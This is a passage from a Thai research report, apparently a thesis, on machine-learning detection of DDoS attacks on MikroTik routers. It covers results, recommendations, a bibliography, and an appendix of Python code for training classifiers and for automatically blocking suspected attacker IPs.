ในส่วนของการประเมินแบบจำลองจัดกลุ่มแหล่งที่มาของการโจมตีด้วยการเรียนรู้โดยไม่ต้องกำกับดูแลพบว่าแบบจำลองเคมีนส์ มีประสิทธิภาพในการจำแนกพฤติกรรมของทราฟฟิกเครือข่ายได้อย่างชัดเจน โดยมีค่า Silhouette Score เท่ากับ 0.9328 ซึ่งอยู่ในระดับสูงแสดงถึงการจัดกลุ่มที่มีความกระชับภายในกลุ่มและแยกจากกันได้ดีขณะที่ค่า Davies–Bouldin Index เท่ากับ 0.0385 อยู่ในระดับต่ำสะท้อนว่าแต่ละคลัสเตอร์มีความแตกต่างกันชัดเจนและไม่ซ้อนทับกันจึงเหมาะสมอย่างยิ่งกับการใช้งานในบริบทนี้ในทางตรงกันข้ามแบบจำลองสเปกตรอล (Spectral Clustering) ให้ผลลัพธ์ที่ด้อยกว่าโดยมีค่า Silhouette Score เพียง 0.0236 และค่า Davies–Bouldin Index สูงถึง 2.2633 ซึ่งบ่งชี้ถึงความไม่ชัดเจนของกลุ่มและการซ้อนทับกันของข้อมูลภายในคลัสเตอร์จึงไม่เหมาะสมกับข้อมูลชุดนี้เท่ากับแบบจำลองเคมีนส์

5.1.2 ผลการประยุกต์ใช้แบบจำลองร่วมกับเราเตอร์ไมโครติกเพื่อป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

แบบจำลองต้นไม้ตัดสินใจ แสดงให้เห็นถึงความสามารถในการประยุกต์ใช้ร่วมกับอุปกรณ์เครือข่ายจริงได้อย่างมีประสิทธิภาพ โดยเฉพาะอย่างยิ่งในบริบทของการตรวจจับการโจมตีในระดับแอปพลิเคชัน ซึ่งแบบจำลองสามารถตรวจจับได้อย่างแม่นยำ โดยมีอัตราความสำเร็จในการตรวจจับอยู่ในช่วงระหว่างร้อยละ 85.00 ถึง 95.00 อย่างต่อเนื่องในทุกรอบการทดสอบสำหรับการตรวจจับการโจมตีที่เกิดขึ้นในระดับโพรโทคอล แม้ว่าอัตราการตรวจจับในรอบแรกจะอยู่ในระดับต่ำ ร้อยละ 15.00 แต่พบว่าประสิทธิภาพของแบบจำลองมีแนวโน้มเพิ่มขึ้นอย่างชัดเจนในการทดสอบรอบถัดไป จนสามารถบรรลุอัตราการตรวจจับได้สูงถึงร้อยละ 90.00

ในกรณีของการโจมตีที่ใช้ปริมาณข้อมูลจำนวนมาก ผลการตรวจจับมีความผันผวนโดยอยู่ในช่วงระหว่างร้อยละ 60.00 ถึง 85.00 ทั้งนี้ จากการศึกษาพบว่า ปัจจัยด้านระยะเวลาของการโจมตี และความต่อเนื่องในการรวบรวมข้อมูลจราจรเครือข่าย มีผลกระทบอย่างมีนัยสำคัญต่อประสิทธิภาพของแบบจำลองในการตรวจจับการโจมตี

จากผลการวิจัยสามารถสรุปได้ว่า การประยุกต์ใช้แบบจำลองการเรียนรู้ของเครื่องร่วมกับเราเตอร์ไมโครติก ช่วยเพิ่มขีดความสามารถในการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ได้อย่างมีประสิทธิภาพ ทั้งยังเป็นแนวทางที่เหมาะสมสำหรับการป้องกันภัยคุกคามในระบบเครือข่ายระดับโครงสร้างพื้นฐาน นอกจากนี้ ยังแสดงให้เห็นถึงศักยภาพในการตรวจจับการโจมตีที่มีลักษณะซับซ้อนได้อย่างมีประสิทธิผล ซึ่งช่วยลดผลกระทบจากการโจมตี และเสริมสร้างความมั่นคงปลอดภัยของเครือข่ายได้อย่างเป็นรูปธรรม

5.2 ข้อเสนอแนะจากงานวิจัย

จากผลการศึกษาเกี่ยวกับ การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง สามารถสรุปข้อเสนอแนะเพื่อการพัฒนาและต่อยอดในอนาคตได้ดังนี้

5.2.1 การปรับปรุงแบบจำลองให้รองรับสถานการณ์ที่ซับซ้อนขึ้นเนื่องจากแบบจำลองต้นไม้ตัดสินใจจะแสดงให้เห็นถึงประสิทธิภาพที่สูง แต่ควร เปรียบเทียบกับแบบจำลองอื่นๆ เพื่อเพิ่มความแม่นยำและรองรับการโจมตีรูปแบบใหม่

5.2.2 การทดสอบกับปริมาณข้อมูลที่มากขึ้นและหลากหลายควรทดสอบแบบจำลองกับชุดข้อมูลที่มีขนาดใหญ่ขึ้น และ มาจากเครือข่ายจริง เพื่อให้มั่นใจว่าแบบจำลองสามารถนำไปใช้ในภาพแวดล้อมที่หลากหลายการพัฒนาแบบจำลองสำหรับการตอบสนองอัตโนมัติ

5.2.3 การเพิ่มกลไก การตอบสนองอัตโนมัติ การบล็อกหมายเลขแอดเดรสอัตโนมัติ การกำหนดกฎไฟร์วอลล์แบบไดนามิก การแจ้งเตือนผ่านระบบแจ้งเตือนเครือข่าย การนำวิธีการวิเคราะห์ตามเวลาจริง มาใช้การประมวลผลแบบเรียลไทม์ เพื่อลดระยะเวลาในการตรวจจับและตอบสนอง ซึ่งสามารถใช้กรอบงานประมวลผลข้อมูลแบบกระแส เช่น Apache Kafka หรือ Spark Streaming

5.2.4 การทดสอบในสภาพแวดล้อมที่มีการโจมตีหลากหลายรูปแบบโดยการจำลองสถานการณ์การโจมตีแบบอื่นๆ เช่น UDP Flood, ICMP Flood, DNS Amplification และการโจมตีแบบค่อยเป็นค่อยไปเพื่อให้แบบจำลองสามารถรองรับและตรวจจับการโจมตีได้อย่างครอบคลุม การพัฒนาอินเทอร์เฟซสำหรับการจัดการและการวิเคราะห์ข้อมูล ออกแบบ แดชบอร์ด เพื่อช่วยให้ผู้ดูแลระบบสามารถ มอนิเตอร์สถานะเครือข่าย และ จัดการการตอบสนองต่อภัยคุกคามได้ง่ายขึ้น

5.2.5 การทดสอบกับอุปกรณ์เครือข่ายที่หลากหลายการขยายการทดสอบไปยังอุปกรณ์เครือข่ายอื่นๆ เช่น Cisco, Juniper หรือ OpenWRT เพื่อให้แน่ใจว่า แนวทางที่พัฒนาสามารถนำไปใช้กับแพลตฟอร์มอื่นได้

งานวิจัยนี้แสดงให้เห็นว่าการเรียนรู้ของเครื่องสามารถช่วยเพิ่มประสิทธิภาพในการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกได้อย่างมีประสิทธิภาพ ควรมีการปรับปรุงแบบจำลองเพิ่มการตอบสนองอัตโนมัติและทดสอบในเครือข่ายจริง เพื่อให้สามารถนำไปใช้ในสภาพแวดล้อมเครือข่ายที่ใช้งานจริงได้อย่างมีประสิทธิภาพสูงสุด

บรรณานุกรม

1. Adedeji, K. B., Abu-Mahfouz, A. M. and Kurien, A. M. (2024). [serial online]. “DDoS Attack and Detection Methods in Internet-Enabled Concept, Networks: Research Perspectives, and Challenges”. MDPI. [cited July 14, 2024]. Available from : URL : https://www.mdpi.com/2224-2708/12/4/51
2. Cook, S. (2023). [online]. DDoS attacks are on the rise, but hackers are also adapting their strategies to counteract growing mitigation techniques. Here's a review of the latest stats and trends highlighting DDoS attacks in 2018-2024. [cited July 14, 2024]. Available from : URL : https://www.comparitech.com/blog/information-security/ddos-statistics-facts
3. Radware. (2023). [online]. Global Application & Network Security Report. [cited July 14, 2024]. Available from : URL : https://www.radware.com
4. Lopez, M. and Shattuck, C. (2023). [online]. NETSCOUT Identified Nearly 7.9 Million DDoS Attacks in 1H2023 According to Its Latest DDoS Threat Intelligence Report. [cited July 14, 2024]. Available from : URL : https://www.netscout.com/press-releases/netscout-identified-nearly-79-million-ddos-attacks-1h2023
5. Tedyyana, A., Ghazali, O. and Purbo, O. W. (2024). [serial online]. “Machine learning for network defense: automated DDoS detection with telegram notification integration”. ResearchGate. [cited July 14, 2024]. Available from : URL : https://www.researchgate.net/publication/380253011_Machine_learning_for_network_defense_automated_DDoS_detection_with_telegram_notification_integration
6. Nleya, S. M., Velempini, M. and Gotora, T. T. (2022). “Modelling Lanchester Style DDOS Attack and Defense”. IEEE International Conference on Semantic Computing (ICSC). Ras Al Khaimah, (273–276).
7. Beitollahi, H. and Deconinck, G. (2024). [serial online]. “Analyzing well-known countermeasures against distributed denial of service attacks”. ScienceDirect. [cited July 14, 2024]. Available from : https://www.sciencedirect.com/science/article/abs/pii/S0140366412001211

8. Aslam, N., Srivastava, S. and Gore, M. M. (2023). [serial online]. “*A* Comprehensive Analysis of Machine Learning- and Deep Learning-Based Solutions for DDoS Attack Detection in SDN”. ResearchGate. [cited July 14, 2024]. Available from : URL : https://www.researchgate.net/publication/372302880_A_Comprehensive_Analysis_of_Machine_Learning_and_Deep_LearningBased_Solutions_for_DDoS_Attack_Detection_in_SDN
9. Zhao, Y., Lin, R., Zou, H. and Zeng, W. (2022). “Design and Implementation of DDoS Attack and Defense Simulation Subsystem Based on Mininet” IEEE International Conference on Semantic Computing (ICSC). Nanjing, (392–395).
10. Alzahrani, M. A., Alzahrani, A. M. and Siddiqui, M. S. (2022). [serial online]. “Detecting DDoS Attacks in IoT-Based Networks Using Matrix Profile”. ResearchGate. [cited July 14, 2024]. Available from : URL : https://research.ebsco.com/c/j7p2ie/search/details/wvqldhgqob
11. Manaa, M. E., Hussain, S. M., Alasadi, S. A. and Al-Khamees, H. A. A. (2024). [serial online]. “DDoS Attacks Detection based on Machine Learning Algorithms in IoT Environments”. ResearchGate. [cited July 14, 2024]. Available from : URL : https://www.researchgate.net/publication/382229551_DDoS_AttacksDetection_based_on_Machine_Learning_Algorithms_in_IoT_Environments
12. Cybersecurity and Infrastructure Security Agency (CISA). (n.d.). [online]. Understanding and responding to distributed denial-of-service attacks. U.S. Department of Homeland Security. [cited July 14, 2024]. Available from : URL : https://www.cisa.gov/resources-tools/resources/understanding-and-responding-distributed-denial-service-attacks
13. Sneha, Y. V., Vimitha, Vishwasini and Adesh, N. D. (2020). “Prediction of network congestion at router using machine learning technique”.IEEE International Conference on Semantic Computing (ICSC). Udupi, (353–358).
14. Nezhad, S. Z. and Baniasadi, A. (2023). “Dark web traffic detection using supervised machine learning”. IEEE International Conference on Semantic Computing (ICSC). Regina, (113–117).

15. Viksha, A., and Singh, A. V. (2023). “Analysis of traffic sampling on machine learning based network intrusion detection”. IEEE International Conference on Semantic Computing (ICSC). Singapore, (415–421).
16. Alhamami, K. and Albermany, S. (2023). “DDOS attack detection using machine learning algorithm in SDN network”. IEEE International Conference on Semantic Computing (ICSC). Al-Muthana, (97–101).
17. Visoottiviseth, V., Sakarin, P. and Thongwilai, J. (2020). “Signature-based and behavior-based attack detection with machine learning for home IoT devices”. IEEE International Conference on Semantic Computing (ICSC). Osaka, (829–834)
18. Kulkarni, A., Pino, Y. and Mohsenin, T. (2016). “Adaptive real-time Trojan detection framework through machine learning”. IEEE International Conference on Semantic Computing (ICSC). McLean, (120–125).

This is Mendeley biography

ภาคผนวก ก

คู่มือการฝึกแบบจำลองและพัฒนาระบบป้องกันการโจมตีแบบปฏิเสธการให้บริการ

แบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

คู่มือการฝึกแบบจำลองและพัฒนาระบบป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

การฝึกแบบจำลองการเรียนรู้ของเครื่องสำหรับตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกอย่างมีประสิทธิภาพ เนื้อหาในคู่มือครอบคลุม การฝึกแบบจำลอง ไปจนถึงการนำไปใช้งานจริง โดยมุ่งหวังให้ผู้อ่านสามารถประยุกต์ใช้งานได้จริงในสภาพแวดล้อมเครือข่ายเพื่อเพิ่มความปลอดภัยอย่างยั่งยืน

1. การฝึกแบบจำลองสำหรับตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

```
import pandas as pd
from sklearn.utils import resample
df = pd.read_csv("Classification]-Combined_CIC-DDoS2019_Data.csv")
attack_counts = df["AttackLabel"].value_counts()
max_count = attack_counts.max()
df_resampled = pd.concat([
    resample(df[df["AttackLabel"] == label], replace=True, n_samples=max_count,
random_state=42)
    for label in attack_counts.index
])
df_resampled.to_csv("Balance]-[Classification]-Combined_CIC-DDoS2019_Data.csv",
index=False)
print("Resampling เสร็จสิ้นและบันทึกไฟล์เรียบร้อยแล้ว")
```

ภาพที่ ก-1 ชุดคำสั่งสำหรับแก้ไขความสมดุลของข้อมูล

จากภาพที่ ก-1 คำสั่งทำหน้าที่สุ่มตัวอย่างข้อมูลให้แต่ละกลุ่ม AttackLabel มีจำนวนเท่ากัน (balanced dataset) เพื่อนำไปใช้ในการฝึกโมเดลเรียนรู้ของเครื่องอย่างมีประสิทธิภาพ

```
import pandas as pd, pickle
from sklearn.model_selection import KFold, cross_val_score
from sklearn.tree import DecisionTreeClassifier
df = pd.read_csv("[Balance]-[Classification]-Combined_CIC-DDoS2019_Data.csv")
labels = {'Normal': 0, 'Application': 1, 'Protocol': 2, 'Volume': 3}
X, y = df.drop(columns=["AttackLabel"]), df["AttackLabel"].map(labels)
kf = KFold(n_splits=10, shuffle=True, random_state=42)
model = DecisionTreeClassifier(max_depth=3, min_samples_split=50,
min_samples_leaf=20, random_state=42)
scores = cross_val_score(model, X, y, cv=kf, scoring='accuracy')
model.fit(X, y)
```

ภาพที่ ก-2 ชุดคำสั่งสำหรับฝึกแบบจำลองต้นไม้ตัดสินใจ

จากภาพที่ ก-2 คำสั่งการฝึกแบบจำลอง Decision Tree สำหรับจำแนกประเภทของการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย (DDoS) ได้มีการกำหนดพารามิเตอร์หลักเพื่อควบคุมการเรียนรู้ของแบบจำลองให้มีประสิทธิภาพและลดความเสี่ยงจากปัญหา Overfitting ได้แก่ max_depth=3 เพื่อจำกัดความลึกของต้นไม้ให้อยู่ในระดับที่เหมาะสม, min_samples_split=50 เพื่อกำหนดจำนวนตัวอย่างขั้นต่ำที่ต้องมีในแต่ละ node ก่อนจะแตกแขนง และ min_samples_leaf=20 เพื่อกำหนดจำนวนตัวอย่างขั้นต่ำที่ leaf node ต้องมี ซึ่งช่วยให้แบบจำลองไม่แยกรายละเอียดมากเกินไปในกลุ่มข้อมูลขนาดเล็ก หลังจากนั้นได้ทำการประเมินประสิทธิภาพด้วยวิธี k-fold cross-validation โดยใช้การแบ่งชุดข้อมูลออกเป็น 10 ส่วน และนำค่าเฉลี่ยของความแม่นยำที่ได้มาใช้ในการประเมินแบบจำลอง

```
import pandas as pd, numpy as np
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import Dense, Dropout
from tensorflow.keras.utils import to_categorical
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import StandardScaler
df = pd.read_csv("data.csv"); df["AttackLabel"] =
df["AttackLabel"].map({'Normal':0,'Application':1,'Protocol':2,'Volume':3})
X = StandardScaler().fit_transform(df.drop("AttackLabel", axis=1))
y = to_categorical(df["AttackLabel"])
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2)
model = Sequential([Dense(128, activation='relu'), Dropout(0.3), Dense(64,
activation='relu'), Dropout(0.3), Dense(4, activation='softmax')])
model.compile(optimizer='adam', loss='categorical_crossentropy', metrics=['accuracy'])
model.fit(X_train, y_train, epochs=50, batch_size=32, validation_data=(X_test, y_test))
```

ภาพที่ ก-3 ชุดคำสั่งสำหรับฝึกแบบจำลองโครงข่ายประสาทเทียม

จากภาพที่ ก-3 คำสั่งการฝึกแบบจำลองโครงข่ายประสาทเทียม (Neural Network) ได้มีการกำหนดพารามิเตอร์สำคัญเพื่อเพิ่มประสิทธิภาพในการจำแนกประเภทการโจมตี ได้แก่ การใช้โครงสร้างแบบ Sequential โดยมีชั้นซ่อน 2 ชั้น ประกอบด้วย Dense Layer ขนาด 128 และ 64 หน่วย ตามลำดับ พร้อมฟังก์ชันการกระตุ้นแบบ ReLU และ Dropout 0.3 เพื่อป้องกัน Overfitting ข้อมูลถูกปรับสเกลด้วย StandardScaler และใช้ one-hot encoding สำหรับ label จากนั้นทำการแบ่งชุดข้อมูลสำหรับฝึกและทดสอบในสัดส่วน 80:20 และฝึกแบบจำลองด้วยจำนวนรอบการเรียนรู้ (epochs) 50 รอบ โดยใช้ตัวปรับพารามิเตอร์ adam และฟังก์ชันการสูญเสียแบบ categorical_crossentropy ซึ่งเหมาะกับปัญหาการจำแนกแบบหลายคลาส

```
import pandas as pd
from sklearn.model_selection import KFold, cross_val_score
from sklearn.neighbors import KNeighborsClassifier
df = pd.read_csv("data.csv")
df["AttackLabel"] = df["AttackLabel"].map({'Normal': 0, 'Application': 1, 'Protocol': 2,
'Volume': 3})
X, y = df.drop(columns=["AttackLabel"]), df["AttackLabel"]
model = KNeighborsClassifier(n_neighbors=20, weights='uniform', algorithm='auto',
metric='minkowski', n_jobs=-1)
scores = cross_val_score(model, X, y, cv=KFold(n_splits=10, shuffle=True,
random_state=42))
model.fit(X, y)
```

ภาพที่ ก-4 ชุดคำสั่งสำหรับฝึกแบบจำลองเพื่อนบ้านใกล้ที่สุด

จากภาพที่ ก-4 คำสั่งการฝึกแบบจำลองด้วยวิธีแบบจำลองเพื่อนบ้านใกล้ที่สุด (k-Nearest Neighbors : k-NN) ในการจำแนกประเภทของการโจมตีเครือข่ายในงานวิจัยนี้ได้กำหนดค่าพารามิเตอร์หลัก ได้แก่ n_neighbors=20 ซึ่งเป็นการตั้งค่าจำนวนเพื่อนบ้านที่ใช้ในการตัดสินใจให้มีความเสถียรมากขึ้น โดยเฉพาะเมื่อต้องจำแนกข้อมูลหลายกลุ่ม และกำหนด weights='uniform' เพื่อให้ทุกข้อมูลในกลุ่มเพื่อนบ้านมีน้ำหนักเท่ากัน ขณะที่ metric='minkowski' ใช้เป็นระยะห่างพื้นฐานในการคำนวณ และ n_jobs=-1 เพื่อให้การประมวลผลใช้ทรัพยากรของหน่วยประมวลผลเต็มที่

```
import pandas as pd
from sklearn.model_selection import KFold, cross_val_score
from sklearn.naive_bayes import GaussianNB
from sklearn.preprocessing import StandardScaler
from sklearn.metrics import classification_report
df = pd.read_csv("[Balance]-[Classification]-Combined_CIC-DDoS2019_Data.csv")
df["AttackLabel"] = df["AttackLabel"].map({'Normal':0, 'Application':1, 'Protocol':2,
'Volume':3})
X = StandardScaler().fit_transform(df.drop(columns=["AttackLabel"]))
y = df["AttackLabel"]
nb_model = GaussianNB()
scores = cross_val_score(nb_model, X, y, cv=KFold(n_splits=10, shuffle=True,
random_state=42))
nb_model.fit(X, y); print(f"Accuracy: {scores.mean():.4f}")
```

ภาพที่ ก-5 ชุดคำสั่งสำหรับฝึกแบบจำลองเนอีฟเบย์

จากภาพที่ ก-5 คำสั่งการฝึกแบบจำลองด้วยแบบจำลองเนอีฟเบย์ (Naïve Bayes) ในงานวิจัยนี้ใช้ GaussianNB() ซึ่งเหมาะกับข้อมูลเชิงตัวเลขที่มีการแจกแจงแบบปกติ (Gaussian Distribution) โดยไม่มีการกำหนดพารามิเตอร์เพิ่มเติม เนื่องจาก GaussianNB มีการกำหนดค่าพื้นฐานที่เหมาะสมกับข้อมูลอยู่แล้ว อย่างไรก็ตามก่อนนำเข้าข้อมูลเข้าสู่แบบจำลอง ได้มีการใช้ StandardScaler เพื่อปรับมาตรฐานของข้อมูลให้มีค่าเฉลี่ยเป็น 0 และส่วนเบี่ยงเบนมาตรฐานเป็น 1 ซึ่งช่วยให้การประมวลผลมีความแม่นยำมากขึ้น ผลลัพธ์จากการประเมินด้วย K-Fold Cross Validation จำนวน 10 ชุด

```
import pandas as pd
from sklearn.cluster import KMeans
from sklearn.preprocessing import StandardScaler
from sklearn.metrics import silhouette_score, davies_bouldin_score
df = pd.read_csv("Combined_Clustering_BaselineEvaluation.csv")
X = StandardScaler().fit_transform(df[["Packet Count", "Byte Count", "Packet Rate (pps)",
"TCP SYN Count", "UDP Count", "HTTP Request Count"]])
kmeans = KMeans(n_clusters=2, random_state=42, n_init=10).fit(X)
df["Cluster_KMeans"] = kmeans.labels_
print(f"Silhouette: {silhouette_score(X, kmeans.labels_):.4f}, Davies-Bouldin:
{davies_bouldin_score(X, kmeans.labels_):.4f}")
```

ภาพที่ ก-6 ชุดคำสั่งสำหรับการจำแนกกลุ่มของไอพีด้วยเคมีนส์

จากภาพที่ ก-6 คำสั่งการจัดกลุ่มข้อมูลด้วยวิธีเคมีนส์ (K-Means) ในงานวิจัยนี้มีวัตถุประสงค์เพื่อจำแนกพฤติกรรมทราฟฟิกเครือข่ายออกเป็นกลุ่มปกติและกลุ่มที่มีความเสี่ยงต่อการโจมตี โดยใช้จำนวนคลัสเตอร์เท่ากับ 2 และปรับสเกลข้อมูลก่อนด้วย StandardScaler เพื่อให้ค่าคุณลักษณะมีความสมดุลกัน ในการประเมินผลการจัดกลุ่มพบว่าแบบจำลองมีค่า Silhouette Score อยู่ในระดับที่ดี ซึ่งแสดงให้เห็นถึงความชัดเจนของการกระจายข้อมูลในแต่ละคลัสเตอร์ และค่า Davies–Bouldin Index ที่ต่ำ สะท้อนถึงความแตกต่างระหว่างคลัสเตอร์ที่ชัดเจน

```
import pandas as pd
from sklearn.cluster import SpectralClustering
from sklearn.preprocessing import StandardScaler
from sklearn.metrics import silhouette_score, davies_bouldin_score
df = pd.read_csv("Combined_Clustering_BaselineEvaluation.csv")
X = StandardScaler().fit_transform(df[["Packet Count", "Byte Count", "Packet Rate (pps)",
"TCP SYN Count", "UDP Count", "HTTP Request Count"]])
spectral = SpectralClustering(n_clusters=2, affinity='nearest_neighbors', n_neighbors=10,
assign_labels='discretize', random_state=42)
df["Cluster_Spectral"] = spectral.fit_predict(X)
print(f"Silhouette: {silhouette_score(X, df['Cluster_Spectral']):.4f}, Davies-Bouldin:
{davies_bouldin_score(X, df['Cluster_Spectral']):.4f}")
```

ภาพที่ ก-7 สำหรับการจำแนกกลุ่มของไอพีด้วยสเปกตรอล

จากภาพที่ ก-7 คำสั่งการใช้แบบจำลองสเปกตรอล (Spectral Clustering) เพื่อจำแนกพฤติกรรมของทราฟฟิกเครือข่ายถูกดำเนินการโดยใช้พารามิเตอร์สำคัญคือ affinity='nearest_neighbors' และ n_neighbors=10 ซึ่งควบคุมความสัมพันธ์ระหว่างข้อมูลในกราฟของเพื่อนบ้านใกล้ที่สุด และใช้ assign_labels='discretize' เพื่อกำหนดกลุ่มอย่างมีเสถียรภาพ ผลการประเมินด้วยค่า Silhouette Score และ Davies–Bouldin Index ช่วยสะท้อนประสิทธิภาพของการแบ่งกลุ่ม

2. การตั้งค่าระบบป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

```
packets = rdpcap(pcap_file)
for pkt in packets:
    pkt = tzsp_strip(pkt) or pkt
    if IP in pkt:
        summary = (pkt[IP].src, pkt[IP].dst, len(pkt), pkt[TCP].flags if TCP in pkt else None)
```

ภาพที่ ก-8 ชุดคำสั่งวิเคราะห์ข้อมูล PCAP

จากภาพที่ ก-8 คำสั่งสำหรับอ่านไฟล์ข้อมูลแพ็กเก็ต .pcap และดึงข้อมูลที่สำคัญ เช่น ที่อยู่ต้นทาง ปลายทาง ขนาดข้อมูล และธงควบคุม TCP เพื่อใช้วิเคราะห์ลักษณะของการสื่อสารในเครือข่าย และตรวจจับพฤติกรรมที่อาจเป็นการโจมตี เช่น SYN Flood หรือ HTTP Flood

```
def combine_csv_files(pattern, output_file):
    files = sorted(glob.glob(pattern))
    dfs = [pd.read_csv(f) for f in files if os.path.getsize(f) > 0]
    [os.remove(f) for f in files]
    if dfs: pd.concat(dfs).to_csv(output_file, index=False)
def merge_parse_process(output_pcap):
    combine_csv_files(f"{output_pcap}_*_parse_attack_type.csv", f"{output_pcap}_type.csv")
    combine_csv_files(f"{output_pcap}_*_parse_attack_detail.csv",
f"{output_pcap}_detail.csv")
    return pd.read_csv(f"{output_pcap}_type.csv"), pd.read_csv(f"{output_pcap}_detail.csv")
```

ภาพที่ ก-9 ชุดคำสั่งรวมข้อมูลแพ็กเกจในรูปแบบ CSV สำหรับประมวลผล

จากภาพที่ ก-9 คำสั่งทำหน้าที่รวมไฟล์ .csv ที่ได้จากกระบวนการวิเคราะห์แพ็กเก็จแต่ละช่วงเวลา โดยใช้รูปแบบของชื่อไฟล์ในการค้นหาจากนั้นนำข้อมูลทั้งหมดมารวมกันเป็นไฟล์เดียวในรูปแบบตาราง csv พร้อมลบไฟล์ย่อยต้นฉบับออกช่วยให้สามารถจัดการข้อมูลที่ได้จากการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายได้อย่างเป็นระบบ และเตรียมพร้อมสำหรับการนำไปวิเคราะห์ต่อในขั้นตอนถัดไป

```
def attack_type_classification(df):
    features = ["Packet Count", "Byte Count", "TCP SYN Count", "UDP Count", "HTTP Request Count",
"Incomplete Handshake"]
    model = pickle.load(open("decision_tree_kfold_model.pkl", "rb"))
    le = LabelEncoder(); le.classes_ = np.array(['Normal', 'Application', 'Protocol', 'Volume'])
    X = df[features].fillna(0)
    df = df.copy(); df["AttackLabel"] = le.inverse_transform(model.predict(X))
    if "Time Window Start" in df.columns:
        df["Time Window Start"] = df["Time Window Start"]
    return df
```

ภาพที่ ก-10 ชุดคำสั่งทำสำหรับจำแนกชนิดการโจมตี

จากภาพที่ ก-10 คำสั่งทำหน้าที่พยากรณ์ประเภทของการโจมตีในแต่ละช่วงเวลาโดยใช้แบบจำลองการเรียนรู้ของเครื่องแบบ Decision Tree ที่ได้รับการฝึกมาก่อนแล้ว โดยใช้ตัวแปรสำคัญ 6 ตัว เช่น จำนวนแพ็กเก็ต จำนวนไบต์ และจำนวนคำขอ HTTP เป็นต้น จากนั้นจะระบุผลลัพธ์ที่ได้ว่าเป็นทราฟฟิกปกติหรือเป็นการโจมตีในรูปแบบ Application, Protocol หรือ Volume กลับคืนในรูปแบบตารางที่มีการติดป้ายกำกับเรียบร้อย เพื่อใช้ประกอบการวิเคราะห์และตอบสนองเชิงป้องกันในระบบเครือข่ายบนเราเตอร์ไมโครติก

```
def attack_detail_classification(df, atk_type):
    cols = ["Packet Count", "Byte Count", "TCP SYN Count", "UDP Count", "HTTP Request
Count"]
    df["Cluster"] = 0 if len(df) < 2 else KMeans(n_clusters=2).fit_predict(df[cols])
    df["ClusterLabel"] = "Normal"
    df.loc[(df["Packet Count"] > df["Packet Count"].quantile(0.75)) & (df["Byte Count"] >
df["Byte Count"].quantile(0.75)), "ClusterLabel"] = atk_type + "Attack"
    return df.groupby("Cluster")["Src IP"].apply(list).reset_index(), df
```

ภาพที่ ก-11 ชุดคำสั่งทำสำหรับจำแนกแหล่งที่มาของการโจมตี


จากภาพที่ ก-11 คำสั่งใช้สำหรับจัดกลุ่มรายละเอียดของการโจมตีจากข้อมูลที่วิเคราะห์แล้ว โดยใช้เคมีนส์เพื่อแบ่งข้อมูลออกเป็น 2 กลุ่มพร้อมใช้เกณฑ์การให้ป้ายกำกับแบบ Rule-based โดยอ้างอิงค่าร้อยเปอร์เซ็นไทล์ที่ 75 ของแต่ละตัวแปร เช่น ปริมาณแพ็กเก็จ ปริมาณข้อมูล หรือจำนวนคำขอ HTTP เพื่อจำแนกว่ากลุ่มใดมีลักษณะคล้ายการโจมตีในแต่ละประเภท (Volume, Application, Protocol) ก่อนจะระบุหมายเลขไอพีที่อยู่ในกลุ่มที่มีความเสี่ยงต่อการโจมตี

```
interface, duration, filesize, output_pcap = "Ethernet", 10, 20480, "mikrotik_stream"
while True:
    if capture(interface, duration, filesize, output_pcap) and parse_process(output_pcap):
        atk_type_df, atk_detail_df = merge_parse_process(output_pcap)
        predict_df = attack_type_classification(atk_type_df)
        for _, row in predict_df.iterrows():
            if row["AttackLabel"] != "Normal":
                base_df = atk_detail_df[atk_detail_df["Time Window"] == row["Time Window
Start"]]
                merged_df = pd.concat([atk_detail_df, base_df])
                _, filtered_df = attack_detail_classification(merged_df, row["AttackLabel"])
                prevent_ips = filtered_df[filtered_df["ClusterLabel"].str.contains("Attack",
case=False)]
                for ip in prevent_ips["Src IP"].unique(): add_ip_to_mikrotik(ip,
row["ClusterLabel"])
```

ภาพที่ ก-12 ชุดคำสั่งตรวจจับการโจมตีตามเวลาจริงร่วมกับเราเตอร์ไมโครติก

